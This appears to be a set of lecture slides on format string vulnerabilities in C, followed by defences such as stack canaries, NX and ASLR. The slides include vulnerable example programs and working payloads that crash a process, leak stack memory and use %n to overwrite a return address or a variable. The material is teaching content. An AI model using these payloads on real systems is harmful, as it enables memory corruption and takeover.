Format String Vulnerability

Attacker Goal

- Take over target machine (such as a web server)

- Examples:
  - Buffer overflows
  - Format string vulnerability ← This lecture
  - Other hijacking attacks (e.g., Integer overflow)

Potential Vulnerabilities

- What is the core error that allows Control Flow Hijacking?
  - Vulnerability to modify a return address <=
    - Vulnerability to write outside the bounds of a normal variable
- Array-writing functions such as strcpy are just one way
- Format strings (e.g. printf, snprintf) can also lead to control flow hijacking

Format String Functions: Examples

```
int printf (const char * format, ... );
```

```
int sprintf (char * str, const char * format, ... );
```

Format String Functions: Variable Arguments

- We can define a function with a variable number of args

Example: `printf(const char* format, …)`

- Where are the passed args located?

- Examples:
  - `printf(“Welcome to CY Lab II”);`
  - `printf(“unable to open fd %d”, fd);`
  - `printf(“Hello %s,”, user);`

Format String Functions: Format String

Param	Output type	Passed as
%d	Decimal (int)	Value
%u	Decimal (unsigned int)	Value
%x	Hex. (unsigned int)	Value
%s	String	Reference
%n	# bytes written so far (* int)	Reference

Format String Functions: Options

- `%50x` → 50 spaces before %x
- `%050x` → 50 leading zeros before %x

- `%.5s` → first 5 chars
- `%50s` → 50 spaces before %s
- `%50.5s` → 50 spaces before outputting the first 5 chars

- $2%d → 2nd argument as integer

(Only on POSIX-compliant systems)


Format String Functions: Simplified Implementation

- The function has an *internal stack pointer*

- Scan the `fmt_str:`
  - if it sees a “%” → pops a variable from the stack
  - Otherwise, outputs a char to the output
  - “%%” is an escape char.


Format String and the Stack

```
void foo() {
…
printf("Number 1 is %d, number 2 is %d\n", n1, n2);
…
}
```



What if …?

```
void foo() {
…
printf(“Number 1 is %d,
number 2 is %d\n”);
…
}
```



Example 1.

```
void bad(){
  printf("bad\n");
}


void vuln(char * str) {
      char outbuf[512];
      char buffer[512];
      sprintf (buffer, "ERR Wrong command: %.400s", str);
      sprintf (outbuf, buffer);
      printf("outbuf: %s\n", outbuf);
}
```

Example 1.

No bound checks!

```
void bad(){
  printf("bad\n");
}


void vuln(char * str) {
      char outbuf[512];
      char buffer[512];
      sprintf (buffer, "ERR Wrong command: %.400s", str);
      sprintf (outbuf, buffer);
      printf("outbuf: %s\n", outbuf);
}
```

Crashing the Process


- Useful for some attacks:
  - E.g., when the attacker doesn’t want the victim to make an action

```
printf("%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s");
```

Recall: %s parameter is passed by reference


Crashing the Process

- `ptr` advances for each %s
- The program crashes when it reaches an invalid address



Reading from the Stack


- Very dangerous as the attacker can map the memory space
- Other information can be leaked as well.



Reading from the Stack

```
printf("%08x.%08x.%08x.%08x.%08x.%08x.%08x");
```

- Each `%08x` reads 4 bytes from the stack!




Attacks similar to Buffer overflow

- The attacker modifies the return address
- By stretching outbuf (How?)

```
void bad(){
  printf("bad\n");
}

void vuln(char * str) {
        char outbuf[512];
        char buffer[512];
        sprintf (buffer, "ERR Wrong command: %.400s", str);
        sprintf (outbuf, buffer);
        printf("outbuf: %s\n", outbuf);
}
```



Attacks similar to Buffer overflow

- The attacker modifies the return address
- By stretching `outbuf` (By how much?)

```
void bad(){
  printf("bad\n");
}

void vuln(char * str) {
            char outbuf[512];
            char buffer[512];
            sprintf (buffer, "ERR Wrong command: %.400s", str);
            sprintf (outbuf, buffer);
            printf("outbuf: %s\n", outbuf);
}
```

- Let’s explore the program:

```
./vuln "%500dABCD"
```

We succeed when we see `0x44434241` as the IP

Attacks similar to Buffer overflow

- After few trials:
  - [6751.573267] vuln[26762]: segfault at 44434241 ip 44434241 sp bf990b40 error 15

- Get the address of `bad()`

```
./vuln "%505d$(printf '\x84\x84\x04\x08‘)
```

Or the attacker can provide their shellcode

Example 2. A Safer Version?

```
char buf[128];
int x = 1;

snprintf(buf, sizeof(buf), argv[1]);
buf[sizeof(buf) - 1] = '\0';

printf("buffer (%d): %s\n", strlen(buf), buf);
printf("x is %d/%#x (@ %p)\n", x, x, &x);
```


Format string: Saving the number of bytes %n

```
int i;
printf(“123456%n\n”, &i);
printf(“%d”, i);
```

```
$ 123456
$ 6
```

Does bounds check really help?


- The key idea is:
  - Format string itself exists on the stack (of the caller function)
  - We can keep reading from memory till we see the format string (how?)
  - Then, once we point to the format string, we can perform "useful" things:
    - Read at specific memory address
    - Write to a specific memory address



Write to a specific address


```
$ ./vuln2 "BBBB.%08x"
buffer (13): BBBB.b77c4990
x is 1/0x01 (@ 0xbfffefdc)


./vuln2
"BBBB.%08x.%08x.%08x.%08x.%08x.%08x
"
buffer (22): BBBB.b77c9990. …
.42424242
x is 1/0x01 (@ 0xbfffefdc)
```



Write to a specific address

```
$ ./vuln2 "$(printf "\xdc\xef\xff\xbf")
.%08x.%08x.%08x.%08x.%08x.%n"
buffer (50): $�.b77c9990. … .
x is 50/0x32 (@ 0xbfffefdc)
```



But can we write a specific value?

- Let’s say we want to write 0xabc to the variable x
- How can we do it? What’s the definition of %n?
- 0xabc = 2748 (decimal)
- We already have 50 bytes in the buffer
- We can just write 2698 bytes before %n

```
$ ./vuln2 "$(printf "\xdc\xef\xff\xbf")$(python -c 'print
"A"*2698').%08x.%08x.%08x.%08x.%n"
buffer (127):
$�AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAA
x is 2748/0xabc (@ 0xbfffefdc)
```

Recap: Format String Vulnerabilities

- Buffer overflow attacks
- Read from stack
- Read from a specific memory address
- Write any value to a specific address

Control-flow Hijacking Defenses

The mistake behind control-flow hijacking:

Mixing code and data

- Data in the stack is executed as code
- Return addresses control the instruction pointer, but are writable
- Attacker takes control over program flow

Defenses Overview

- Fix bugs
  - Automated tools
  - Rewrite software in different languages

- Run-time defenses:
  - StackGuard
  - Shadow Stack

- Platform defenses:
  - No-execution flag (NX)
  - Address Space Layout randomization (ASLR)


StackGuard

- A technique that attempts to eliminate *buffer overflow* vulnerabilities
- A compiler modification
  - No source code changes
  - Requires recompiling the source code

- Patch for the function prologue and epilogue
- Prologue:
  - push an additional value into the stack (canary)


- Epilogue
  - pop the canary value from the stack and check that it hasn't changed

Stack (no canary)




Stack + Canary

Adds a random 32-bit value before the return address



Stack + Canary (after overwriting ret. address)



StackGuard Implementation in **gcc**

```
#include <stdio.h>
int main() {
    printf("Hello StackGuard");
    return 0;
}
```

```
$ gcc sg.c -o sg -fstack-protector-all
```

StackGuard Implementation in **gcc**

```
0x0804846b <+0>:   lea    ecx,[esp+0x4]
0x0804846f <+4>:   and    esp,0xfffffff0
0x08048472 <+7>:   push   DWORD PTR [ecx-0x4]
0x08048475 <+10>:  push   ebp
0x08048476 <+11>:  mov    ebp,esp
0x08048478 <+13>:  push   ecx
0x08048479 <+14>:  sub    esp,0x14
0x0804847c <+17>:  mov    eax,gs:0x14
0x08048482 <+23>:  mov    DWORD PTR [ebp-0xc],eax
0x08048485 <+26>:  xor    eax,eax
0x08048487 <+28>:  sub    esp,0xc
0x0804848a <+31>:  push   0x8048540
0x0804848f <+36>:  call   0x8048330 <printf@plt>
```

